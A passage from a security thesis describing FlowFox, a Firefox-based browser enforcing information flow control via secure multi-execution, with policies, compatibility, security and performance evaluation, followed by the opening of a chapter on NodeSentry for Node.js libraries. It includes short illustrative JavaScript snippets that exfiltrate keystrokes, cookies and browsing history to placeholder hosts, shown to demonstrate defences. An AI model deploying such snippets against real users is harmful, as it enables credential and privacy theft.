The next important aspect of our implementation is how we intercept all DOM API calls, and enforce the SME I/O rules on them.

To intercept DOM API calls, we proceed as follows. Every DOM call from a JavaScript program to its corresponding entry in the C/C++ implemented DOM, needs to convert




Figure 3.12: Extended JSObjects with an extra field per object property for the security level, to support for SME.




Figure 3.13: Extended JSObjects in a JSContext viewed under security level L.

JavaScript values back and forth to their C/C++ counterparts. Within the Mozilla framework, the XPConnect layer handles this task. The existence of this translation layer enables us to easily intercept all the DOM API calls. We instrumented this layer with code that processes each DOM API call according to the SME I/O rules. We show pseudo code in Figure 3.14.

For an intercepted invocation of a DOM API method methodName with arguments args in the execution at level curLevel, the processing of the intercepted invocation goes as follows.

```
1 process (methodName, args, curLevel) {
2   l, dv = policy(methodName, args);
3   if (curLevel == l) {
4     result = perform_call();
5     resultCache.store(result,methodName,args);
6     return result;
7   } else if (curLevel > l) {
8     result = resultCache.retrieve(methodName, args);
9     return result;
10  } else if (curLevel < l) {
11    return dv;
12  }
13 }
```

Figure 3.14: Implementation of the SME I/O rules as given Section 3.2.1.

First (line 2) we consult the policy to determine the level and default value associated with this invocation as detailed in Section 3.3. Further processing depends on the relative ordering of the level of the invocation (`l`) and the level of the current execution (`curLevel`). If they are equal (lines 3-6), we allow the call to proceed, and store the result in a cache for later reuse in executions at higher levels. If the current execution is at a higher level (lines 7-9), we retrieve the result for this call from the result cache – the result is guaranteed to exists because of the loop with its associated security level starting at the bottom element and going upwards – and reuse it in the execution at this level. The actual DOM method is *not* called. Finally, if the level of the current execution is below the level of the DOM API invocation, then we do not perform the call but return the appropriate default value (lines 10-11).

3.4.3 Event Handling

As discussed above, labels for events are specified in the policy by labeling the methods/properties that register event handlers. In correspondence with our formal model from Section 3.2.3, we modified the event managing code to take the security level of the current execution context into account when looking for an appropriate event handler to handle an event. All ways to install event handlers are processed as

```
1 function handler (e) {
2   new Image().src = "http://host/?=" + e.charCode;
3 }
4 $("target1").onkeypress = handler;
5 $("target2").addEventListener("keypress", handler, false);
```

Figure 3.15: Example of an event handler leaking private information.

`set-handler` and can be called in every execution. At the installation phase of an event handler, we store the security level of the current execution context together with the event handler. Low events will be handled by both a low and high event handler (as formally specified in Figure 3.8) and high events only by a high event handler.

FlowFox has to execute an event handler in a `JSContext` with the same security level as it was installed. We augmented the event listener data structure with the SME state and the security level. We adjust accordingly both the security level and the SME state of the current `JSContext` at the moment of execution of an event handler.

Take as an example the code in Figure 3.15 that tries to leak the pressed key code. With the policy discussed in Section 3.3 that makes `keypress` a H event, the leak will be closed: the handler will only be installed in the high execution, and that execution will skip the image load that leaks the pressed key.

3.4.4 Policies

In this subsection, we provide policy code for the three examples from Section 3.3.

Policies for FlowFox are written in JavaScript and specified in a separate file, stored outside FlowFox. The complete list of all names for all DOM API calls that are available in FlowFox, plus the library code that provides an easy to use interface for policy writing, can be found on the project web site [46].

The first policy specifies that both reading and writing of `document.cookie` is classified as `H`. It adds a policy for the DOM API call `nsIDOMHTMLDocument_GetCookie` and specifies that it is considered input with security level 1. The second argument indicates the default value, i.e., the empty string. The `constDefault` function is part of the provided library and represent a constant default value.

```
var emptyString = "";
SME.addPolicy({"nsIDOMHTMLDocument_GetCookie":
  SME.inputAt(1, constDefault(emptyString))});
```

The second example shows how sending an XMLHttpRequest is considered L or H output, depending on the exact URL that is used when sending data. In this example, we use the artificial domain same-origin to represent any host name that is considered same origin.

```
var isSameOrigin = function ([url]) {
  return (url.indexOf("same-origin") == -1);
};
SME.addPolicy({"nsIXMLHttpRequest_Send":
    SME.ifThenElseRule(isSameOrigin, SME.outputAt(1),
                                     SME.outputAt(0))});
```

The last example makes the keypress a high input event and makes addEventListener a H output if it is used to install an event handler for a keypress event. The list of types of DOM events is based on the list of events used internally by Mozilla Firefox – although some are standard events defined in official specifications.

```
var isKeypressEvent = function ([type, listener, options]) {
  return (type === "keypress");
};

SME.highInputEvent("keypress");
SME.addPolicy({"nsIDOMEventTarget_AddEventListener":
    SME.ifThenElseRule(isKeypressEvent, SME.outputAt(1),
                                       SME.outputAt(0))});
```

3.5 Evaluation

We evaluate our FlowFox prototype in three major areas: compatibility with major websites, security guarantees offered, and performance and memory overhead.

3.5.1 Compatibility

Compatibility with the current web is an important consideration for any web security mechanism: if the security mechanism breaks a significant percentage of web sites, then it is unlikely that it will gain any traction. Compatibility is related to the notion of *precision* [56]; a security mechanism is *precise* if it does not change the behavior of secure programs. While SME has been shown to be precise [56, §IV.A], in FlowFox the SME-executed scripts are composed with a DOM implementation that is not multi-executed, and hence FlowFox is not guaranteed to be precise. Moreover, there is more to compatibility than precision alone. It is our hypothesis that FlowFox will be compatible even for *interferent* programs: programs that covertly leak information to third parties will be executed in such a way that (1) they no longer leak information, but (2) still behave the same towards the browser user. For instance, even if a web application uses a tracking library to exfiltrate user interaction data (and hence is interferent with respect to a policy that labels such data as confidential), FlowFox will run the web application correctly from the point of view of the user. The only difference is that the site collecting the tracking information only sees default interaction data (e.g. no interactions at all) as specified in the FlowFox policy.

We perform two experiments to confirm our hypothesis that FlowFox is compatible.

Experiment 1: A broad automated crawl

In a first experiment, we measure what impact FlowFox has for users on the visual appearance of websites. We construct an automated crawler that instructs two Firefox browser and one FlowFox browser to visit the Alexa top 500 websites[3]. FlowFox is configured with a simple policy that makes reading `document.cookie` high. Most websites are expected to comply with this policy. After loading of the websites has completed, the crawler dumps a screenshot of each of the three browsers to a bitmap. We then compare these bitmaps in the following way. First, we compute a *mask* that masks out each pixel in the bitmap that is different in the bitmaps obtained from the two regular Firefox browsers. The mask covers the areas of the site that are different on each load (such as slideshow images, advertisements, timestamps, and so forth). Masks are usually small. Figure 3.16 shows the distribution of the relative sizes of the

[3] `http://www.alexa.com/topsite`




Figure 3.16: Distribution of the relative size of the unmasked surface for the top-500 web sites.




Figure 3.17: Distribution of the relative amount of the visual difference between FlowFox and the masked Firefox for the top-500 web sites.

unmasked area of the bitmaps: 100% means that the two Firefox browsers rendered the page exactly the same; not a single pixel on the screen is different. The main reasons for a larger mask – observed after manual inspection – were (i) content shifts on the y-axis of the screen because of e.g. a horizontal bar in one the two instances or (ii) varying screen-filling images.

Next, we compute the difference between the FlowFox generated bitmap and either of the two Firefox generated bitmaps over the unmasked area. It does not matter which Firefox instance we compare to, as their bitmaps are of course equal for the unmasked area. Figure 3.17 shows the distribution of the relative size of the area that is different. Differences are usually small to non-existent: 0% means that the FlowFox browser renders the page exactly as the two Firefox browsers for the unmasked area.

The main reasons for a larger deviation – identified after manual inspection – were (i) non-displayed content, (ii) differently-positioned content, (iii) network delays (loaded in FlowFox but not yet in Firefox or vice versa) or (iv) varying images not captured by the mask. In one case, the site was violating the policy but by providing an appropriate

default value in the policy, FlowFox could still render the site correctly.

We conclude from this experiment that FlowFox is compatible with the current web in the sense that it does not break sites that comply with the policy being enforced. This is a non-trivial observation, given that FlowFox handles scripts radically differently (executing each script twice under the SME regime) and supports our claim that FlowFox is a fully functional web browser.

Experiment 2: Complex interactive scenarios

This first experiment is an automatic crawl. It just visits the homepages of websites. Even though these home pages in most cases contain intricate JavaScript code, the experiment could not interact intensely with the websites visited. Hence, we performed a second experiment, where FlowFox is used to complete several complex, interactive web scenarios with a random selection of popular sites.

We identified 6 important categories of web sites / web applications amongst the Alexa top-15: web mail applications, online (retail) sales, search engines, blogging applications, social network sites and wikis. For each category, we randomly picked a prototypical web site from this top-15 list for which we worked out and recorded a specific, complex use case scenario of an authenticated user interacting with that web site. We automatically replayed the recordings in FlowFox with the session cookie policy. In addition, we selected some sites (outside this top-15) that perform behavior tracking, and browsed them in a way that triggers this tracking (e.g. selecting and copying text) with a policy that protects against tracking (see Section 3.5.2). Table 3.1 contains an overview of a representative sample of our use case recordings.

For all scenarios, the behavior of FlowFox was, for the user, indistinguishable from the Firefox browser. For the behavior tracking sites, the information leaks were closed – i.e. FlowFox *fixed* the executions in the sense that the original script behavior was preserved, except the leakage of sensitive information which was replaced with default values. This has no impact on user experience, as the user does not notice these leaks in Firefox either.

This second experiment confirms our conclusions from the first experiment: FlowFox is compatible with the current web, and can fix interferent executions in ways that do not impact user experience.

Category	Site	Rank	Use Case Scenario
Search Engine	Google	1	The user types – through keyboard simulation – a keyword, clicks on a random search term in the auto-completed result list and waits for the result page.
Social Network Site	Facebook	2	The user clicks on a friend in his friends list and types – through keyboard simulation – a multi-line private message. Next, the user clicks on the send button.
Web Mail	Yahoo!	4	The user clicks on the 'Compose Message' button and fills in the ' to:' and 'subject:' fields. Next, he types in the message body and ends with clicking on the send button. The user waits until he gets confirmation by the web mail provider that the message is sent successfully.
Wiki	WikiPedia	6	The user opens the main page and clicks on the search bar. Next, the user types – through keyboard simulation – the first characters of a keyword. The user clicks on the first result and waits until a specific piece of text is found on the page (i.e., the page successfully loaded).
Blogging	Blogspot	8	The user opens the dashboard and creates a new blog post. The user waits until the interface is completely loaded and types – through keyboard simulation – a title and a message. Next, the user saves the message and closes the editor.
Online Sales	Amazon	11	The user clicks in the search bar and types – through key- board simulation – the beginning of a book title. The user clicks on the first search result within the auto-completed result list and adds the book to the shopping cart. Finally the user deletes the book again from the cart.
Tracking	Microsoft	31	The user selects random pieces of text from within the home page and clicks on several objects (e.g., menu items). The tracking library will leak the selected locations.
Tracking	The Sun	547	The user selects random pieces of text from within the home page. The tracking library will leak the document title and selected text.

3.5.2 Security

We evaluate two aspects of the security of FlowFox.

Is FlowFox Non-interferent?

The main theorem from Section 3.2.4 shows that FlowFox is non-interferent at the level of the formal model. There are two reasons why the prototype implementation could fail to be non-interferent.

First, as we discussed in Section 3.2.4, the DOM implementation should be secure in the sense of definition 5 for the policies being enforced. This means, for instance, that no information output to an API method classified as high can be input again through an API call classified as low. It is non-trivial to validate this assumption in our prototype: the implementation of the browser API is large and complex. Checking whether this implementation is secure with respect to a given policy is a non-trivial task in general, and investigating this more thoroughly is an interesting avenue for future work. But for some classes of policies, it is relatively easy to see that the DOM implementation is secure. For instance, if a policy only classifies some methods that read information (e.g. reading a cookie) as high, then the DOM implementation is obviously secure for such a policy. The policies that we used in our experiments fall in this category.

Second, given the size and complexity of the code base of our prototype we can't formally guarantee the absence of any implementation vulnerabilities in the browser code base. For instance, our implementation might fail to provide a complete mediation of the DOM API to implement the SME I/O rules, or our code might introduce memory safety vulnerabilities. However, we can provide some assurance: the ECMAScript specification assures us that I/O can only be done in JavaScript by means of the browser API. Core JavaScript – as defined by the ECMAScript specification – doesn't provide any input or output channel to the programmer [63, §I]. Since all I/O operations have to pass the translation layer to be used by the DOM implementation (see Section 3.4.2), we have high assurance that all operations are correctly intercepted and handled according to the SME I/O rules. Guaranteeing the absence of other kinds of implementation vulnerabilities (such as buffer overflows) is important but is an orthogonal problem and is not in scope for this thesis.

Finally, we have extensively manually verified whether FlowFox behaves as expected on malicious scripts attempting to leak information (we discuss some example policies in Section 3.5.2). We believe all these observations together give a reasonable amount of assurance of the security of FlowFox.

Can FlowFox Enforce Useful Policies?

FlowFox guarantees non-interference with respect to an information flow policy. But not all such policies are necessarily useful. In this section, we demonstrate how some of the concrete threats we discussed in Section 3.1 are effectively mitigated.

Leaking session cookies

In Section 3.1 we discussed how malicious scripts can leak session cookies to an attacker. A simple solution would be to prevent scripts from accessing cookies. However, consider the following code snippet:

```
1 new Image().src = "http://host/?=" + document.cookie;
2 document.body.style.backgroundColor = cookieValue("color");
```

In order for the script above to work, only the `color` value from the cookie is needed. By assigning a high security level to both the DOM call for the cookie and the background color, and a low level to API calls that trigger network output, we allow the script access to the cookies, but prevent them from leaking.

Executing the above code snippet with FlowFox, results in the following two executions.

The low execution:

```
1 new Image().src = "http://host/?=" + document.cookie undefined;
2 document.body.style.backgroundColor = cookieValue("color");
```

The high execution:

```
1 new Image().src = "http://host/?=" + document.cookie;
2 document.body.style.backgroundColor = cookieValue("color");
```

Hence, the script executes correctly, but does not leak the cookie values to the attacker.

This policy subsumes fine-grained cookie access control systems, such as SessionShield [126] that use heuristic techniques to prevent access to session cookies but allow access to other cookies.

History sniffing

History sniffing [84, §4] is a technique to leak the browsing history of a user by reading the color information of links to decide if the linked sites were previously visited by the user. Via JavaScript, it is possible to get the computed color value of a link on screen. By comparing the color value with the default color of a visited link, and sending back the result, it is possible to leak the history of a single URL.

```
function linkColor (var link) {
  return document.defaultView
           .getComputedStyle(l, null).getPropertyValue("color");
}

var l = document.createElement("a");
l.href = "http://web.site.com"
var visited = linkColor(l) == rgb(12, 34, 56);
new Image().src = "http://attacker/?=" + visited
```

Baron [15] suggested a solution for preventing direct sniffing by modifying the behavior of the DOM style API to pretend as if all links were styled as if they were unvisited. In FlowFox, one can assign a high security level to the `getPropertyValue` method, and set an appropriate default color value. If all API calls that trigger network output are low, scripts can still access the color, but can't leak it.

Tracking libraries

Tynt[4] is a web publishing toolkit, that provides web sites with the ability to monitor the copy event. Whenever a user copies content from a web page, the library appends the URL of the page to the copied content and transfers this to its home page via the use of an image object [84, §5]. To block the leakage of copied text, we construct policy rule R_6 to contain the Tynt software by assigning a high security label to the

[4] http://www.tynt.com/

DOM call for receiving the selected text:

$$R_6[\texttt{window.getSelection}] : true \rightarrow H \hookrightarrow \epsilon$$

FlowFox now always reports that empty strings are copied.

Other web sites covertly track the user's click events. By assigning a high security label to the DOM calls for accessing mouse coordinates, we contain those behavior tracking scripts. Policy rules R_7 and R_8 could be representative for such a security policy:

$$\begin{cases} R_7[\texttt{MouseEvent.clientX}] : true \rightarrow H \hookrightarrow 0 \\ R_8[\texttt{MouseEvent.clientY}] : true \rightarrow H \hookrightarrow 0 \end{cases}$$

FlowFox will now always report the default position of the mouse to external parties. The examples above are only the tip of the iceberg. FlowFox supports a wide variety of useful policies. We consider three classes of policies to be interesting for further investigation:

1. Policies that classify the entire DOM API low, except for some selected calls that return sensitive information. The three examples above fall in this category. Such policies could be offered by the browser vendor as a kind of *privacy profile*.

2. Policies that approximate the SOP, but close some of its leaks. Writing such a policy is an extensive task, as each DOM API method must receive an appropriate policy rule that ensures that information belonging to the document origin is high and other information is low. However, such a policy must be written only once, and should only evolve as the DOM API evolves.

3. Server-driven policies, where a site can configure FlowFox to better protect the information returned from that site.

Note that none of these cases requires the end-user to write policies. Policy writing is obviously too complex for browser end-users. Designing a simpler policy language for FlowFox is another interesting avenue for future work




Figure 3.18: Experimental results for the micro benchmarks.

3.5.3 Performance and Memory Cost

All experiments reported in this section were performed on a MacBook notebook with a 2GHz Intel®Core™2 Duo processor and 2GB RAM.

Micro Benchmarks

The goal of the first performance experiment is to quantify the performance cost of our implementation of SME for JavaScript.

We used the Google Chrome v8 Benchmark suite version 6 [5] – a collection of pure JavaScript benchmarks used to tune the Google Chrome project – to benchmark the JavaScript interpreter of our prototype. To simulate I/O intensive applications, we reused the I/O test from Devriese and Piessens [56, §V.B]. This test simulates interleaved inputs and outputs at all available security levels while simulating a 10ms I/O latency.

We measured timings for three different runs: (i) the original unmodified SpiderMonkey, (ii) SpiderMonkey with our modifications but without multi-executing (every

[5] `http://v8.googlecode.com/svn/data/benchmarks/v6/` revision 10404.




Figure 3.19: Latency induced by FlowFox on scenarios.

benchmark was essentially executed at a low security level with all available DOM calls assigned a low security level) and (iii) SpiderMonkey with SME enabled.

The results of this experiment in Figure 3.18 show that our modifications have the largest impact – even when not multi-executing – for applications that extensively exploit data structures, like `splay` and `raytrace`. The results also confirm our expectations that our prototype implementation more or less doubles execution time when actively multi-executing with two security levels. The `io` test shows only a negligible impact overhead, because while one security level blocks on I/O, the other level can continue to execute. The results are in line with previous research results of another SME implementation [56].

Since web scripts can be I/O intensive, the small performance impact on I/O intensive code is important, and one can expect macro-benchmarks for web scenarios to be substantially better than 200%.

Macro Benchmarks

The goal of the second performance experiment is to measure the impact on the latency perceived by a browser user.

We used the web application testing framework Selenium to record and automatically replay six scenarios from our second compatibility experiment for both the unmodified Mozilla Firefox 8.0.1 browser and FlowFox. The results in Figure 3.19 show the average execution time (including the standard deviation) of each scenario for both browsers. In order to realistically simulate a typical browsing environment, caching was enabled during browsing, but cleared between different browser runs. The results show that the user-perceived latency for real-life web applications is at an acceptable scale.

Memory Benchmarks

Finally, we provide a measurement of the memory cost of FlowFox. During the compatibility experiment, where FlowFox was browsing to 500 different websites, we measured the memory consumption for each site via `about:memory` after the `onload` event. On average, FlowFox incurred a memory overhead of 88%.

While the costs incurred by FlowFox are non-negligible, we believe our prototype provides evidence of the suitability of information flow security in the context of the web, and further improvements in design and implementation will reduce performance, memory and compatibility costs. As an analogy, the reader might remember that the first backwards-compatible bounds-checkers for C [89] incurred a performance cost of a factor of 10, and that a decade of further research eventually reduced this to an overhead of 60% [11, 176].

3.6 Conclusions

We have discussed the design, formalization, implementation and evaluation of FlowFox, a browser that extends Mozilla Firefox with a general, flexible and sound information flow control mechanism. The underlying secure multi-execution (SME) technique automatically (i.e., without any programmer effort or without modifying the original program) elegantly enforces non-interference (no dependencies between high inputs to low outputs) and precision (behavior of secure programs, viewed per security level, is the same under SME [56, 26]).

FlowFox provides evidence that information flow control can be implemented in a full-scale web browser, and that it supports powerful security policies without compromising compatibility. Although FlowFox incurs non-trivial changes to the underlying browser infrastructure and JavaScript engine, comprehensive usability evaluations show that in practice web applications remain fully operational and the impact of FlowFox on the user experience is negligible. Also the theoretical overhead of multi-execution is no show stopper in practice. FlowFox effectively enforces non-interference for the discussed attacks. We have shown that FlowFox can enforce useful policies to avert both security attacks (e.g., an XSS attack that steals a session cookie) and privacy leaks (e.g., a tracking library that gathers the surfing behavior of a user).

Both the formal model and the implementation discussed in this dissertation lack support for declassification (policies). Later research by Vanhoef et al. [164] extended FlowFox with stateful declassification. Independently, Rafnsson and Sabelfeld [133, 134], and Boloşteanu and Deepak [31] modified the original SME theory to deal with more general declassification.

Section 5.2.1 provides a more in-depth overview of the limitations and considerations of FlowFox in retrospect and interesting avenues for follow-up research.

Follow-up Research

Since the seminal paper on SME [56] and the CCS publication in 2012 [47], many authors have extended and generalized the theory of SME [85, 91], e.g., to detect information leaks in programs [133, 134], to work via program transformation [19], or to allow declassification [164, 31]. Others authors have developed simulation techniques for SME [14], implemented SME for other programming languages [20, 85], searched for alternative information flow techniques in web browsers [90, 76, 74, 21, 75, 24, 135] or looked for other, more viable, engineering strategies to be adopted in real-life web browsers [153].

For an overview and discussion on follow-up research that directly relies on FlowFox, the reader is referred to the overview of complementary research in Section 1.3.

Research material availability

All the research material – including the Redex formal models specified in Section 3.2.2 and 3.2.3, the prototype implementation in Firefox 8.0.1 and the Selenium test cases – is available online at `http://distrinet.cs.kuleuven.be/software/FlowFox/`. The source code of FlowFox can be made available on specific request from the reader. The formal Redex models are also added in the Appendix.

Chapter 4

Secure Integration of Server Scripts


Services offered on the web have a standard conceptual architecture: a client (or tenant) accesses a web application which talks to one or more databases [38]. In order to serve multiple clients, the traditional approach (represented by e.g., Apache and IIS) has been to duplicate the entire path for each client at the process level, as shown in Figure 4.1a (single tenancy). Security properties such as isolation and access control are then guaranteed by the underlying operating system.

In order to cope with increasing demands, modern services (e.g., Salesforce, SAP-By-Design) have evolved to a multi-tenancy event-driven architecture: different tenants access the same pipe which takes care of the different events by an event-driven program [156], as illustrated in Figure 4.1b (multi tenancy).

The major reason behind the success of event-driven programs is that they offer developers a much finer control (and therefore better performance) than switching between application processes [156, 68]. Among the existing event-driven programming languages, Node.js is a widely successful platform that combines the popular JavaScript language with an efficient run-time tailored for a cloud-based event architecture [127]. Recently, due to an internal conflict inside its lead development team, io.js was forked as an alternative.[1] In June 2015, both communities grouped

[1] http://www.javaworld.com/article/2855639/open-source-tools/qanda-why-io-js-decided-to-fork-node-js.html

together under the Node.js Foundation.[2] For the rest of this work, both the Node.js or the io.js run-time environment are used as interchangeable terms.



(a) Single Tenant (b) Multi Tenant

Figure 4.1: A multi-tenant server architecture with an event-driven JavaScript architecture boosts performance. However, security issues in a shared library may compromise the whole server.

Another reason for this success is that JavaScript has many advantages for web development [63]. It is the de facto dominant language for client-side applications and it offers the flexibility of dynamic languages. In particular it allows the easy combination or mash-up of content and libraries from disparate third parties. Such flexibility comes at a price of significant security problems [102, 124], and researchers have proposed a number of client-side solutions to contain them: from sandboxing (e.g., Google's Caja or [130, 8]) and information flow control [47, 48] to instrumenting the client with a number of policies [114], or trying to guarantee control-flow integrity at a web-firewall level [32]. Bielova presents an excellent recent survey on JavaScript security policies and their enforcement mechanism within a web browser [25]. These proposals are appropriate for client-side JavaScript but are hardly appropriate to be lifted to server-side code. At first, they assume that the client is not running with high-privileges; second they command a significant overhead acceptable at client side but not at server side. For example, Meyerovich's et al. [114] report some of the best micro-benchmarks for security policy enforcement of client-side JavaScript and still report an overhead between 24% to 300% of the raw time.

Security problems are magnified at the server side: applications run without sandboxing, often in the same shared-memory address space, without different privileges, and serve a large number of clients simultaneously; server processes must handle load without interruptions for extended periods of time. Any corruption of the global state, whether unintentional or induced by an attacker, can be disastrous. Section 2.6 gives an overview of attack vectors for server-side JavaScript applications.

Unfortunately, JavaScript features make it easy to slip and introduce security vulnerabilities which may allow a diversion of the intended control flow or even

[2] https://medium.com/node-js-javascript/io-js-week-of-may-15th-9ada45bd8a28

complete server poisoning. Hence, developers should be cautious when developing server applications in JavaScript, yet the current trend is to build up one's application by loading (dynamically) a large number of third-party libraries. Figure 4.2 shows the libraries integrated in one of the most popular web application servers based on Node.js. Verifying such a massive amount of third-party code, especially in a language as dynamic and flexible as JavaScript, is close to impossible [160, §6]. Current state-of-the-art symbolic execution of JavaScript code for formal analysis and verification can only cope with limited sized samples [129].

How do we combine the flexibility of loading third-party libraries from a vibrant ecosystem with strong security guarantees at an acceptable performance price? There is essentially no academic work addressing the problem of server-side JavaScript security. This chapter of the thesis targets that gap.

Contributions

This chapter proposes a solution to the problem of least-privilege integration of libraries with the following contributions:

1. NodeSentry, a novel server-side JavaScript security architecture;
2. Policy infrastructure that allows to subsume and combine common web-hardening techniques and measures, common and custom access control policies on interactions between libraries and their environment, including any dependent library;
3. Description of the key features of NodeSentry's implementation and its policy infrastructure in Node.js;
4. Practical performance evaluation of an implementation of NodeSentry;
5. An extensive, systematic security evaluation, with a focus on secure deployment and integration within existing code bases.

In summary we show that for hundreds of concurrent clients NodeSentry is close to its theoretical optimum, between 250–500 concurrent clients NodeSentry exhibits an increasing drop in capacity and after 500 moves in sync with Node.js's own drop in performance reaching 50% of the theoretical optimum (while Node.js is at 60%).

The rest of this chapter is structured as follows. Section 4.1 sketches the necessary background on Node.js and the security problems of its ecosystem of third-party libraries. Section 4.2 describes the exact threat model and Section 4.3 gives a general overview of our solution, called NodeSentry. Section 4.4 discusses how NodeSentry

can be used in practice and how it protects against real-life attacks. Section 4.5 gives insight into the implementation. Section 4.6 discusses the quantitative evaluation of the performance. Finally, Section 4.7 summarizes the contributions.

4.1 Background on Node.js Libraries

Node.js by itself only provides core system functionality, such as accessing the file system or network communication. Developers who want to build applications must therefore definitely rely on third-party libraries, distributed as packages. The CommonJS standard forms the package format and packages are installable via the de facto standard `npm` package manager (by itself a JavaScript package). In August 2016, the official package registry hosts over a quarter million packages of reusable code, claiming to be the largest code registry in the world. This results in more than 2.2 billion downloads each month. Such libraries are statically or dynamically loaded in order to provide the corresponding services.

The global (for each module) built-in `require` function gives explicit access to the module loading facility. Modules living within the base system, in a separate file or directory, can be included anywhere in the application.

The default module loader `/lib/module.js` is built-in into Node.js. The loader relies on the `vm` infrastructure to compile and run JavaScript in a separate, regulated context. This achieves modularization and encapsulation.

The loading works by reading the JavaScript code (from memory or from disk), executing that code in its own name space and returning an `exports` object, which acts as the public interface for external code.

```
1 var mime = require("mime")
2 var path = require("path")
3 var fs;
4 try { fs = require("graceful-fs") }
5 catch (e) { fs = require("fs") }
```

The Node.js module loading system is trivial to use in practice. On line 2, the variable `path` will be an object with properties including `path.sep` that represents the separator character or the function `path.dirname` that returns the directory name of a given file path.




Figure 4.2: The code that runs the web site `http://npmjs.org`, which is a Node.js package itself (top image), recursively loads a large number of third-party libraries (dependencies are indicated with a gray rectangle). The fourth node from left is the `st` library which further depends on additional libraries (bottom image). Static verification is close to impossible.

Libraries can also be dynamically loaded at any place in a program. For example on line 4, the program first tries to load the `graceful-fs` library. If this load fails, e.g., because it is not installed, the program falls back into loading the original system library `fs` (line 5). In this example constant strings are provided to the `require` function but this is not necessary. A developer can define a variable `var lib='fs'` and later on just call `require(lib)` where `lib` is dynamically evaluated.

The resulting ecosystem is such that almost all applications are composed of a large number of libraries which recursively call other libraries. The most popular packages can include hundreds of libraries: `jade`, `grunt` and `mongoose` make up for more than 200 included libraries each (directly or recursively); `express`, a popular web package includes 138, whereas `socket.io` can be unrolled to 160 libraries.

